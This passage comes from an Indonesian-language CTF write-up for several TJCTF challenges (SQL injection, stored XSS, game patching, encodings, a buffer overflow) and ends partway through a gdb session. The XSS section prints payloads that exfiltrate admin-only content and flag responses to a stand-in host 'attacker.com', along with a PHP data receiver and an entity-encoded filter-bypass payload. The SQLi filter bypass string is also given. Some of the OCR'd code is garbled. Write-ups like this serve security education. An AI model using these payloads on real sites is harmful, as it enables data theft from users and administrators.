
Penyelesaian :

Diberikan website yang sepertinya vulnerable terhadap sql injection (sesuai nama judulnya), ketika dcoba submit dengan malicious query ' or 1=1-- -didapatkan sql injection detected



SQL injection
detected.

Ternyata cukup sederhana untuk membypassnya yaitu dengan mengganti comment dari double dash menjadi comment C style /* dan lowercase-uppercase sehingga malicious query ' oR 1=1/*



Congratulations! You logged
in!
tjctf{W0w_wHa1_a_SqL1_exPeRt!}


FLAG : tjctf{W0w_wHa1_a_SqL1_exPeRt!}

16. Admin Secrets (Web)

See if you can get the flag from the admin at this [website!](#)

Penyelesaian:

Diberikan sebuah service untuk mempaste teks layaknya pastebin, dicoba dengan script js ternyata vulnerable terhadap stored XSS




Kemudian ketika diview source terdapat element yang mana hanya admin yang bisa melihat element tersebut

```
<div class="row">
  <div class="col-8 admin_console" >
    <!-- Only the admin can see this -->

  </div>
```

Penulis seketika berasumsi untuk melakukan cookie stealing lalu gaining admin level, dengan tombol report admin ternyata trigger untuk admin mengeksekusi payload yang sudah dibuat,



Untuk bermain-main dengan xss tentunya sebagai attacker kita harus menyiapkan script receiver request ketika payload xss tertrigger dan sebuah IP publik, berikut penulis menulis receiver sederhana dengan PHP :

```
<?php
header("Access-Control-Allow-Origin: *");
file_put_contents('x.txt', $_GET['x'], FILE_APPEND);
?>
```

namun setelah dicoba melakukan steal cookie ternyata cookie admin tidak ada.

Karena admin bisa mentrigger payload xss penulis melalui button report admin, maka penulis perlu fokus terlebih dahulu untuk mencari tau element apa itu yang tersembunyi.

Step 1 - Mencari element tersembunyi dengan XSS

Dalam hal ini penulis menggunakan jquery JS library favorit penulis :D , membaca semua child element pada class admin_console dengan script :

```
<script
src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js"></script
>
<script type="text/javascript">
    document.addEventListener("DOMContentLoaded", () => {
        var d = $('.admin_console')[0].outerHTML
        fetch("https://attacker.com/x.php?x="+ encodeURIComponent(d));
    });
</script>
```

Keterangan :

document.addEventListener("DOMContentLoaded", () mendelay render DOM , lalu var d di isi dengan child dari element admin_console dan diekstrak dengan outerHTML lalu dikirim ke server attacker.

Setelah itu didapatkan child elementnya :

```
</div><div class="col-8 admin_console">
  <!-- Only the admin can see this -->

  <button class="btn btn-primary flag-button">Access Flag</button>
<a href="/button" class="btn btn-primary other-button">Delete User</a>
<a href="/button" class="btn btn-primary other-button">Delete Post</a>
```

Step 2 - Mentrigger dan membaca event handler ketika flag-button diklik

Selanjutnya adalah, kita harus mentrigger tombol flag-button melalui XSS (tidak mungkin kita klik manual karena hanya bisa diakses level admin).setelah tertrigger button-nya lalu kita membaca script yang mentrigger seperti apa, berikut script yang digunakan penulis :

```
document.addEventListener("DOMContentLoaded", () => {
    setTimeout(function(){ $('.flag-button').click();}, 1);

    $('.flag-button').click(function(event) {
        var tod = [];
        $.each($.data($(".flag-button")[0], "events"), function(i, event)
        {
            // console.log(i);
            $.each(event, function(j, h) {
                tod.push("- " + h.handler);
            });
        });
    });
});
```



```

    });
    var c = JSON.stringify(tod);

    fetch("https://attacked.com/x.php?x="+ encodeURIComponent(c));
  });
});

```

Lalu pada txt dilihat request terdapat ajax request ke route admin_flag

```

"- function(e){\n\n      $.ajax({\n\n          type: \"GET\", \n          url: \"admin_flag\", \n          success: function(resp) {\n            flag=resp;$(\"root@localheart:/var/www/html/kryptonraven.com/ctf#\"

```

Selanjutnya dicoba request ke route tersebut

```

<script
src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js"></script>

<script type="text/javascript">
document.addEventListener("DOMContentLoaded", () => {
  setTimeout(function(){ $('.flag-button').click();}, 1);

  $('.flag-button').click(function(event) {
    var tod = [];
    $.each($.data($(".flag-button")[0], "events"), function(i, event)
    {
      // console.log(i);
      $.each(event, function(j, h) {
        tod.push("- " + h.handler);
      });
    });
    var c = JSON.stringify(tod);

    $.ajax({
      url: '/admin_flag',
      type: 'GET',
      success: function(data){
        var d = JSON.stringify(data);
        fetch("https://attacker.com/x.php?x="+ encodeURIComponent(d));
      }
    });
  });
});

```

```
}));  
  
</script>
```

DAN BOOM, TERNYATA MASIH ADA FILTER (OWH SHIT HERE WE GO AGAIN :v)

```
root@localheart:/var/www/html/kryptonraven.com/ctf# cat x.txt  
'This post contains unsafe content. To prevent unauthorized access, the flag cannot be accessed for the following violations: Script tags found. S  
ingle quote found. Double quote found. Parenthesis found. "root@localheart:/var/www/html/kryptonraven.com/ctf#
```

This post contains unsafe content. To prevent unauthorized access, the flag cannot be accessed for the following violations: Script tags found. Single quote found. Double quote found. Parenthesis found. (LoL)

Step 3 - Bypassing filter

Tahap terakhir adalah membypass filter, ditemukan artikel dari OWASP

<https://owasp.org/www-community/xss-filter-evasion-cheatsheet>, setelah dicoba yang berhasil

tertrigger adalah menggunakan payload :

<IMG

SRC=javascript:alert('XSS')>

, penulis sempat stuck beberapa saat karena tidak tau tool atau encode jenis apakah yang digunakan , setelah melakukan browsing kesana kemari tentang html encode, hex encode xss, unicode dll ditemukan tool yang alhamdulillah sangat membantu

<https://cryptii.com/pipes/text-decimal>

Copas payload yang akan digunakan



```
<img src=x
onerror=&#x64&#x66&#x63&#x75&#x64&#x65&#x6e&#x74&#x2e&#x61&#x64&#x64&#x45&#x76&
#x65&#x6e&#x74&#x4c&#x69&#x73&#x74&#x65&#x6e&#x65&#x72&#x28&#x22&#x44&#x4f&#x4d
&#x43&#x66&#x6e&#x74&#x65&#x6e&#x74&#x4c&#x6f&#x61&#x64&#x65&#x64&#x22&#x2c&#x2
0&#x28&#x29&#x20&#x3d&#x3e&#x20&#x7b&#x20&#xa&#x9&#x73&#x65&#x74&#x54&#x69&#x6d
&#x65&#x6f&#x75&#x74&#x28&#x66&#x75&#x6e&#x63&#x74&#x69&#x6f&#x6e&#x28&#x29&#x7
b&#x20&#x24&#x28&#x27&#x2e&#x66&#x6c&#x61&#x67&#x2d&#x62&#x75&#x74&#x74&#x6f&#x
6e&#x27&#x29&#x2e&#x63&#x6c&#x69&#x63&#x6b&#x28&#x29&#x3b&#x7d&#x2c&#x20&#x31&#
x29&#x3b&#xa&# xxxxx etc....
```


Dan BOOM didapatkan flag

```
"tjctf{st0p_st3aling_th3_ADm1ns_fl4gs}"root@localheart:
```


FLAG : tjctf{st0p_st3aling_th3_ADm1ns_fl4gs}

17. GAMER R

Game ini dibuat menggunakan Unity3d engine, yang mana source codenya bisa dibongkar menggunakan dnspy. Saya coba jalankan dulu gamenya, dan ternyata setiap penambahan skor 20, akan keluar huruf yang merupakan bagian dari flag kita. Masalahnya adalah, kita tidak tahu panjang flagnya berapa, dan memainkan gamenya kemungkinan akan sangat lama, belum lagi itu bebek – bebeknya semakin lama semakin cepat Bergeraknya. Jadi solusi saya adalah, saya hapus fungsi pergerakan bebek, dan saya edit fungsi scorenya.



Ini



adalah fungsi score. Setiap skor mencapai angka yang di modulo 20 == 0, maka akan masuk ke fungsi if. Di sana, data flag di xor dengan CumScore, yang merupakan cumulative score. Yang saya lakukan adalah, saya edit fungsinya jadi setiap bertambah 1 skor dia langsung mengeluarkan huruf, tapi masalahnya, cumulative scorenya akan berbeda sehingga akan menghasilkan huruf yang salah. Jadi, saya catat saja angka – angka yang akan di xor dengan CumScore tersebut, dan saya bikin kodingan saya sendiri.

```

1 // ScoreUpdateSystem
2 // Token: 0x06000018 RID: 27
3 protected override void OnUpdate()
4 {
5     for (int i = 0; i < this.text.Length; i++)
6     {
7         if (this.text.ScoreComponents[i].Score / 1 < this.text.ScoreComponents[i].TextSeq.Length && this.text.ScoreComponents[i].Score % 1 == 0)
8         {
9             this.text.Texts[i].text = this.text.ScoreComponents[i].TextSeq[this.text.ScoreComponents[i].Score / 1].ToString();
10        }
11        else
12        {
13            this.text.Texts[i].text = this.text.ScoreComponents[i].Score.ToString();
14        }
15    }
16 }
17

```



```

main.c
#include <stdio.h>
#include <string.h>

int main()
{
    int arr[] = {72,183,838,1859,3215,969,3196,1786,568,4039,3748,3728,148,1259,2507,126,2265,541,3489,2785,2362,
    2367,2780,3650,671,2349,335,2815,1526,589,108,3992,303,1120,2133,3654,1408,3739,2548,1455,944,648,943,1628,2643,4068,1730,4016,2496,
    1479,890,618,748,1257,2127,
    -3392,1054,3261,1604,418,3762,3337,3576,3928,763,1853,3526,1475,3910,2640,1717,1361,1213,1603,2410,3345,799,2917,1097,3747};
    int len = sizeof(arr)/sizeof(arr[0]);
    int count = 0;
    int lim = 20;
    int j = 0;
    for(int i=0; i<len; i++){
        if(i!=0){
            while(j<lim){
                count+=j;
                j++;
            }
            lim+=20;
            count %= 4096;
        }
        printf("%c", arr[i]^count, count);
    }
}

```


```

C:\Users\admin\Desktop\coding\ctf\main.exe
Here's the flag you're looking for! haha jkjk... unless..? tjc{f(oren)l_manggoe}
Process returned 0 (0x0)   execution time : 0.016 s
Press any key to continue.

```

Ada kurang lebih 80 huruf. Kalau tidak di patch, kita harus klik $80 \times 20 = 1600$ kali baru bisa dapat full flagnya. Saya yakin masih ada cara yang lebih efektif daripada cara saya.

18. CHORD ENCODER




The screenshot shows a Python script named `encoder.py` and a terminal window. The script reads a file `song.txt` and processes its content based on a mapping in `l` and a list of chords in `chords.txt`. The terminal shows the command `python encoder.py` being executed, resulting in a binary string output.

```
f = open('song.txt').read()
l = {'1':'A', '2':'B', '3':'C', '4':'D', '5':'E', '6':'F', '7':'G'}
chords = {}
for i in open('chords.txt').readlines():
    c, n = i.strip().split()
    chords[c] = n
s = ''
for i in f:
    c1, c2 = hex(ord(i))[2:]
    print c1
    print c2
    #print hex(ord(i))[2:]
    if c1 in l:
        c1 = l[c1]
        #print c1
    if c2 in l:
        c2 = l[c2]
        #print c2
    s = chords[c1] + chords[c2]
    print s
open('notes.txt', 'w').write(s)
```

```
root@kali: ~/Downloads# python encoder.py
3
1
10120112
3
2
10122110
3
3
10121012
3
4
1012020
3
5
10120200
3
6
10121121
3
7
1012001
3
8
```


Di sini yang dilakukan oleh encodernya adalah, dia memisahkan hex dari huruf – huruf yang ada di `song.txt`, kemudian disesuaikan dengan chord dari `chords.txt`. Misal, pada `song.txt` saya, ada string “1234567890”, hex dari 1 adalah 31, dipisahkan menjadi 3 dan 1 seperti pada terminal di gambar, kemudian dia melihat ke array `l`, angka 3 adalah chord C, angka 1 adalah chord A, kemudian dia lihat ke `chords.txt`, C adalah 1012 dan A adalah 0112, maka jadilah 10120112. Cara saya menyelesaikan ini, saya coba encode semua huruf – huruf yang mungkin, kemudian saya cocokkan dengan encoded textnya.



The screenshot shows a Sublime Text editor with a list of hex-to-chord mappings on the left and a binary string on the right.

```
000112 A
002110 B
001012 C
00020 D
000200 E
001121 F
00001 G
11210112 a
11212110 b
1121012 c
1121020 d
11210200 e
11211122 f
1121001 g
11211002 i
11210122 j
11212100 k
11211002 l
1121010 m
11210100 n
1121011 o
0010112 q
0012110 r
0011012 s
001020 t
0010200 u
```

```
11211121112110021121011210010012100001012211210
11211121112110021121011211210010012100001012211210
1121112111211002112101121121001001210000101221121011200110120200101100100111211011001020020010110120112020
0101111211012112101121121100211211002020010111210112102001121100211211011020020001010
```

Dan seterusnya, hingga didapatkan **flag{zats_wot_1_call_a_meloD}**. Kenapa tidak saya kodingkan? Karena tidak kepikiran bagaimana caranya.

19. Tap Dancing (Cryptography)

My friend is trying to teach me to dance, but I am not rhythmically coordinated! They sent me a list of **dance moves** but they're all numbers! Can you help me figure out what they mean so I can learn the dance?

NOTE: Flag is not in flag format.

Penyelesaian :

Diberikan integer 1101111102120222020120111110101222022221022202022211, ini merupakan kode morse ,

Setelah dicoba-coba ditemukan pattern yang cocok :

1 = -


0 = _

2 = .

Sehingga, menjadi : --_-----_.-_..._.-_-----_.-_..._..._..._..._

Setelah itu decode dengan bantuan tool dcode <https://www.dcode.fr/morse-code>

Output :




FLAG : tjctf{M0RSEN0TB4SE3}

20. Hexillology

I recently designed a new **flag** for my imaginary nation, Hexistan. Do you like it?


Penyelesaian :

Diberikan sebuah gambar berbentuk hexagonal dan berwarna-warni, awalnya penulis berasumsi akan bermain-main dengan hexa menggunakan hexeditor, ternyata sederhana, yaitu diambil kode hexa warna dengan bantuan tool <https://html-color-codes.info/colors-from-image/> lalu ubah code hex menjadi ascii dengan tool <https://www.rapidtables.com/convert/number/hex-to-ascii.html> didapatkan flag.




FLAG : tjctf{pYJrfQK0dbaTPG}

21. TINDER



```
4 char bio[64]; // [esp+20h] [ebp-80h]
5 char pass[16]; // [esp+60h] [ebp-40h]
6 char user[16]; // [esp+70h] [ebp-30h]
7 char name[16]; // [esp+80h] [ebp-20h]
8 FILE *f; // [esp+90h] [ebp-10h]
9 int match; // [esp+94h] [ebp-Ch]
10 int *v11; // [esp+98h] [ebp-8h]
11
12 v11 = &argc;
13 match = 0;
14 setup();
15 puts("Welcome to TjTinder, please register to start matching!");
16 printf("Name: ");
17 input(name, 1.0);
18 printf("Username: ");
19 input(user, 1.0);
20 printf("Password: ");
21 input(pass, 1.0);
22 printf("Tinder Bio: ");
23 input(bio, 8.0);
24 putchar(10);
25 if ( match == 0xC0D3D00D )
26 {
27     printf("Registered '%s' to TjTinder successfully!\n", user);
28     puts("Searching for matches...");
29     sleep(3u);
30     puts("It's a match!");
31     f = fopen("flag.txt", "r");
32     if ( !f )
33     {
34         puts("Flag File is Missing. Contact a moderator if running on server.");
35         exit(0);
36     }
37     fgets(flag, 32, f);
38     printf("Here is your flag: %s", flag);
39 }
```

Ini adalah problem buffer overflow sederhana. Kita harus mengubah isi variable match menjadi 0xC0DED00D dengan cara memanfaatkan vulnerability pada saat menginput bio.



```
1 int __cdecl input(char *str, float f)
2 {
3     int result; // eax
4
5     fgets(str, (signed int)(f * 16.0), stdin);
6     if ( strlen(str) <= 1 )
7     {
8         puts("No input detected. Registration failed.");
9         exit(0);
10    }
11    if ( strchr(str, 10) )
12    {
13        result = (int)&str[strlen(str) - 1];
14        *(_BYTE *)result = 0;
15    }
16    else
17    {
18        do
19            result = fgetc(stdin);
20        while ( result != 10 );
21    }
22    return result;
23 }
```

Ukuran variable bio adalah 64, sedangkan di sini dia minta input 8 x 16 = 128. Selanjutnya kita harus cari dulu dimana lokasi variable bio berada.

```

root@kali: ~/Downloads
File Edit View Search Terminal Help
gdb-peda$ run
Starting program: /root/Downloads/match
Welcome to TJTinder, please register to start matching!
Name: AAAA
Username: BBBB
Password: CCCC
Tinder Bio: DDDD

[-----registers-----]
EAX: 0xa ('\n')
EBX: 0x804a000 --> 0x8049f0c --> 0x1
ECX: 0xffffffff
EDX: 0xffffffff
ESI: 0xf7fb0000 --> 0x1dfdf6c
EDI: 0xf7fb0000 --> 0x1dfdf6c
EBP: 0xffffd328 --> 0x0
ESP: 0xffffd200 --> 0x804837b ("libc_start_main")
EIP: 0x80488e4 (<main+247>: cmp DWORD PTR [ebp-0xc],0xc0d3d00d)
EFLAGS: 0x282 (carry parity adjust zero SIGH trap INTERRUPT direction overflow)
[-----code-----]
0x80488da <main+237>: push 0xa
0x80488dc <main+239>: call 0x8048580 <putchar@plt>
